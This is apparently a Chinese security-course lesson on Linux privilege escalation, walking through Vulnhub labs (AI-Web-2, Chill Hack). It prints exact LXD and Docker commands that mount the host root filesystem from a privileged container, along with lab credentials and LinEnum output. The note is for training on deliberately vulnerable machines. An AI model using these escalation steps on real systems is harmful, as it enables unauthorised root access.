


Day142 权限提升-Linux系统权限提升篇

&Vulnhub&Rbash绕过&Docker&LXD镜像

&History泄漏



1.知识点

- 1、权限提升转移-分类&高低&场景
- 2、Web权限提升及转移-后台&数据库
- 3、后台权限及转移-转移对象&后台分类

-
- 1、Web到Win系统提权-权限差异原因
 - 2、Web到Win系统提权-溢出漏洞（MSF&CS）
 - 3、Web到Win系统提权-集成软件（工具Bypass）

-
- 1、Web到Win-系统提权-土豆家族
 - 2、Web到Win-系统提权-人工操作

-
- 1、Web到Win-数据库提权-MSSQL
 - 2、Web到Win-数据库提权-MYSQL
 - 3、Web到Win-数据库提权-Oracle

-
- 1、数据库到Linux-数据库提权-Redis
 - 2、数据库到系统-数据库提权-Memcached
 - 3、Web到Win-数据库提权-PostgreSQL
 - 4、计算机用户到系统-第三方软件-各类应用

-
- 1、计算机用户到System-入口点和应用点
 - 2、计算机用户到System-服务启动&远程管理
 - 3、计算机用户到System-进程注入&令牌窃取

-
- 1、计算机用户到System-入口点和应用点
 - 2、计算机用户到System-UAC绕过&DLL劫持
 - 3、计算机用户到System-未引号服务&不配置权限

-
- 1、Web到Linux-内核溢出-权限认知&信息收集
 - 2、Web到Linux-提权项目-漏洞筛选&配置安全
 - 3、Web到Linux-内核溢出-Dcow&Pwnkit&DirtyPipe

-
- 1、Web或用户到Linux-服务安全配合SUID-NFS

- 2、Web或用户到Linux-计划任务权限不当-Cron
- 3、普通用户到Linux-环境变量配合SUID-\$PATH

-
- 1、普通用户到Linux-泄漏-History
 - 2、普通用户到Linux-限制-Rbash绕过
 - 3、普通用户到Linux-容器-LXD&Docker

2.详细点



- 1 0、为什么我们要学习权限提升转移技术：
- 2 简单来说就是达到目的过程中需要用到它



- 1 1、具体有哪些权限需要我们了解掌握的：
- 2 后台权限，数据库权限，web权限，用户权限，服务器权限，宿主机权限，域控制器权限



- 1 2、以上常见权限获取方法简要归类说明：
- 2 后台权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 3 数据库权限：SQL注入，数据库泄漏，弱口令攻击，未授权访问等造成
- 4 web权限：RCE，反序列化，文件上传等直达或通过后台数据库间接造成
- 5 用户权限：弱口令，数据泄漏等直达或通过web，服务器及域控转移造成
- 6 服务器权限：系统内核漏洞，钓鱼后门攻击，主机软件安全直达或上述权限提升造成
- 7 宿主机权限：Docker不安全配置或漏洞权限提升直达（服务资产造成入口后提升）
- 8 域控制器权限：内网域计算机用户提升或自身内核漏洞，后门攻击，主机软件安全直达



- 1 3、以上常见权限获取后能操作的具体事情：
- 2 后台权限：文章管理，站点管理，模版管理，数据管理，上传管理等
- 3 数据库权限：操作数据库的权限，数据增删改查等（以数据库用户为主）
- 4 web权限：源码查看，源码文件增删改查，磁盘文件文件夹查看（以权限配置为主）
- 5 用户权限：就如同自己电脑上普通用户能操作的情况（敏感操作会被禁止）
- 6 服务器权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 7 宿主机权限：就如同自己电脑上能操作的情况（整个系统都是你的）
- 8 域控制器权限：就如同自己电脑上能操作的情况（整个内网域系统都是你的）



- 1 4、以上常见权限在实战中的应用场景介绍：
- 2 当我们通过弱口令进入到应用后台管理
- 3 当我们下载备份文件获取到数据库信息
- 4 当我们通过漏洞拿到资产系统的web权限
- 5 当我们在公司被给予账号密码登录计算机或系统
- 6 当我们在公司或钓鱼后门获取到某个公司机器系统

3.演示案例



- 1 LXD、LXC 和 Docker 是三种不同的容器化技术，它们在实现和使用上有一些区别。
- 2 总结来说，LXD是基于LXC的系统级容器管理器，提供了更高级别的接口和管理工具；LXC是Linux内核提供的一种虚拟化技术，允许在单个Linux内核上运行多个隔离的用户空间实例；而Docker是基于LXC的容器化平台，提供了一套简化容器构建、分发和运行的工具和API。
- 3
- 4 LXD（Linux容器守护程序）是一个系统级容器管理器，它基于LXC（Linux容器）技术。LXD提供了更高级别的接口和管理工具，使得轻松创建和管理系统容器成为可能。LXD主要面向系统级容器，可以运行完整的操作系统镜像，并提供类似于虚拟机的环境。它提供了更好的隔离性、资源控制和安全性。
- 5
- 6 LXC（Linux容器）是Linux内核提供的一种虚拟化技术，它允许在单个Linux内核上运行多个隔离的用户空间实例。LXC提供了一组工具和API，用于创建和管理容器。LXC容器通常比LXD容器更加灵活和轻量级，可以定制底层操作系统的各个方面。LXC更适合于需要更细粒度控制的使用场景。
- 7
- 8 Docker是一个开源的容器化平台，它建立在LXC之上，并提供了一套更高级别的工具和API，使得容器的构建、分发和运行变得更加简单。Docker提供了一个容器镜像的集装箱模型，使得容器可以在不同的环境中进行移植和部署。Docker强调容器的可移植性和易用性，适用于开发、测试和部署应用程序的场景。
- 9
- 10 #利用参考：（SUID&SUDO&capability）
- 11 <https://gtfobins.github.io/>

3.1 Linux系统提权-普通用户-LXD容器




- 1 原理：
- 2 LXD是基于LXC容器的管理程序，当前用户可操作容器，
- 3 理解为用户创建一个容器，再用容器挂载宿主机磁盘，
- 4 最后使用容器权限操作宿主机磁盘内容达到提权效果。
- 5 lxd本地提权条件：
- 6 -已经获得Shell
- 7 -用户属于lxd组
- 8
- 9 <https://www.vulnhub.com/entry/ai-web-2,357/>
- 10 1、入口点：
- 11 User: n0nr00tuser
- 12 Pass: zxowieoi4sdsadpEC1Dws1sf
- 13 2、检测及利用：
- 14 ./LinEnum.sh
- 15 <https://github.com/saghu1/lxd-alpine-builder>
- 16 3、创建容器，挂载磁盘，进入容器，进入目录提权
- 17 lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias test
- 18 lxc init test test -c security.privileged=true
- 19 lxc config device add test test disk source=/ path=/mnt/root recursive=true
- 20 lxc start test
- 21 lxc exec test /bin/sh


```
22 cd /mnt/root/root
23 cat flag.txt
```

(1) 入口点:

参考WP (取得账号密码): <https://www.jianshu.com/p/c17222eef0ff>

(2) 检测及利用:



```
vulnhub - n0nr00tuser@aiweb2host: ~ - Xshell 5
文件(F) 编辑(E) 12.0 工具(T) 选项卡(O) 窗口(W) 帮助(H)
ssh://n0nr00tuser@192.168.139.157 self-educated


* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch

308 packages can be updated.
244 updates are security updates.

Last login: Sun Sep 1 05:35:18 2019 from 192.168.187.1
n0nr00tuser@aiweb2host:~$
n0nr00tuser@aiweb2host:~$
n0nr00tuser@aiweb2host:~$
n0nr00tuser@aiweb2host:~$
n0nr00tuser@aiweb2host:~$ id      此时为普通用户权限, 发现该用户属于lxd组
uid=1001(n0nr00tuser) gid=1001(n0nr00tuser) groups=1001(n0nr00tuser),108(lxd)
n0nr00tuser@aiweb2host:~$
```



```
vulnhub - n0nr00tuser@aiweb2host: ~ - Xshell 5
文件(F) 编辑(E) 12.0 工具(T) 选项卡(O) 窗口(W) 帮助(H)
ssh://n0nr00tuser@192.168.139.157 self-educated

n0nr00tuser@aiweb2host:~$
n0nr00tuser@aiweb2host:~$
n0nr00tuser@aiweb2host:~$
n0nr00tuser@aiweb2host:~$
n0nr00tuser@aiweb2host:~$ id
uid=1001(n0nr00tuser) gid=1001(n0nr00tuser) groups=1001(n0nr00tuser),108(lxd)
n0nr00tuser@aiweb2host:~$ ls
LinEnum.sh
n0nr00tuser@aiweb2host:~$ chmod +x LinEnum.sh      上传检测工具, 赋予执行权限
n0nr00tuser@aiweb2host:~$ ls
LinEnum.sh
n0nr00tuser@aiweb2host:~$ ./LinEnum.sh

#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982
[-] Debug Info
[+] Thorough tests = Disabled
```

```
vulnhub - n0nr00tuser@aiweb2host: ~ - Xshell 5
15:47 工具(T) 选项卡(B) 窗口(W) 帮助(H) self-educated 正在讲话: 小迪安全
ssh://n0nr00tuser@192.168.139.157:22

/home/aiweb2/.bash_history
/home/n0nr00tuser/.bash_history

[-] Location and Permissions (if accessible) of .bak file(s):
-rw----- 1 root root 731 Aug 29 2019 /var/backups/group.bak
-rw----- 1 root shadow 1183 Aug 29 2019 /var/backups/shadow.bak
-rw----- 1 root root 1664 Aug 29 2019 /var/backups/passwd.bak
-rw----- 1 root shadow 618 Aug 29 2019 /var/backups/gshadow.bak

[-] Any interesting mail in /var/mail:
total 8
drwxrwsr-x 2 root mail 4096 Aug 5 2019 .
drwxr-xr-x 14 root root 4096 Aug 27 2019 ..

[+] We're a member of the (lxd) group - could possibly misuse these rights!
uid=1001(n0nr00tuser) gid=1001(n0nr00tuser) groups=1001(n0nr00tuser),108(lxd) 检测到lxd利用

### SCAN COMPLETE #####
n0nr00tuser@aiweb2host:~$
```



```
vulnhub - n0nr00tuser@aiweb2host: ~ - Xshell 5
19:54 工具(T) 选项卡(B) 窗口(W) 帮助(H) self-educated 正在讲话: 小迪安全
ssh://n0nr00tuser@192.168.139.157:22



total 8
drwxrwsr-x 2 root mail 4096 Aug 5 2019 .
drwxr-xr-x 14 root root 4096 Aug 27 2019 ..

[+] We're a member of the (lxd) group - could possibly misuse these rights!
uid=1001(n0nr00tuser) gid=1001(n0nr00tuser) groups=1001(n0nr00tuser),108(lxd)

### SCAN COMPLETE #####
n0nr00tuser@aiweb2host:~$ pwd
/home/n0nr00tuser
n0nr00tuser@aiweb2host:~$ ls /root
ls: cannot open directory '/root': Permission denied
n0nr00tuser@aiweb2host:~$ lxc image import ./alpine-v3.13-x86_64-20210218_0139.tar.gz --alias test

网上下载容器压缩包, 创建容器
97 把一个普通账号 test 添加到 docker 组,
98 使用 newgrp 将 root 初始组切换为 docker
99 usermod -G docker test
```





3.2 Linux系统提权-普通用户-Docker容器


- 1 把一个普通账号test添加到docker组,
- 2 使用newgrp将root初始组切换为docker
- 3 usermod -G docker test
- 4 newgrp docker
- 5 su test
- 6 docker run -v /:/mnt -it alpine
- 7

```
8 Docker本地提权条件：
9 1、已经获得Shell
10 2、用户属于docker组
11 参考：云安全95-96课的逃逸
12
13 https://www.vulnhub.com/entry/chill-hack-1,622/
14 1、入口点：
15 User: anurodh
16 Pass: !d0ntKn0wmYp@ssw0rd
17 2、检测及利用：
18 ./LinEnum.sh
19 3、创建容器，挂载磁盘，进入容器，进入目录提权
20 docker run -v /:/mnt -it alpine
21 cd /mnt/root
```

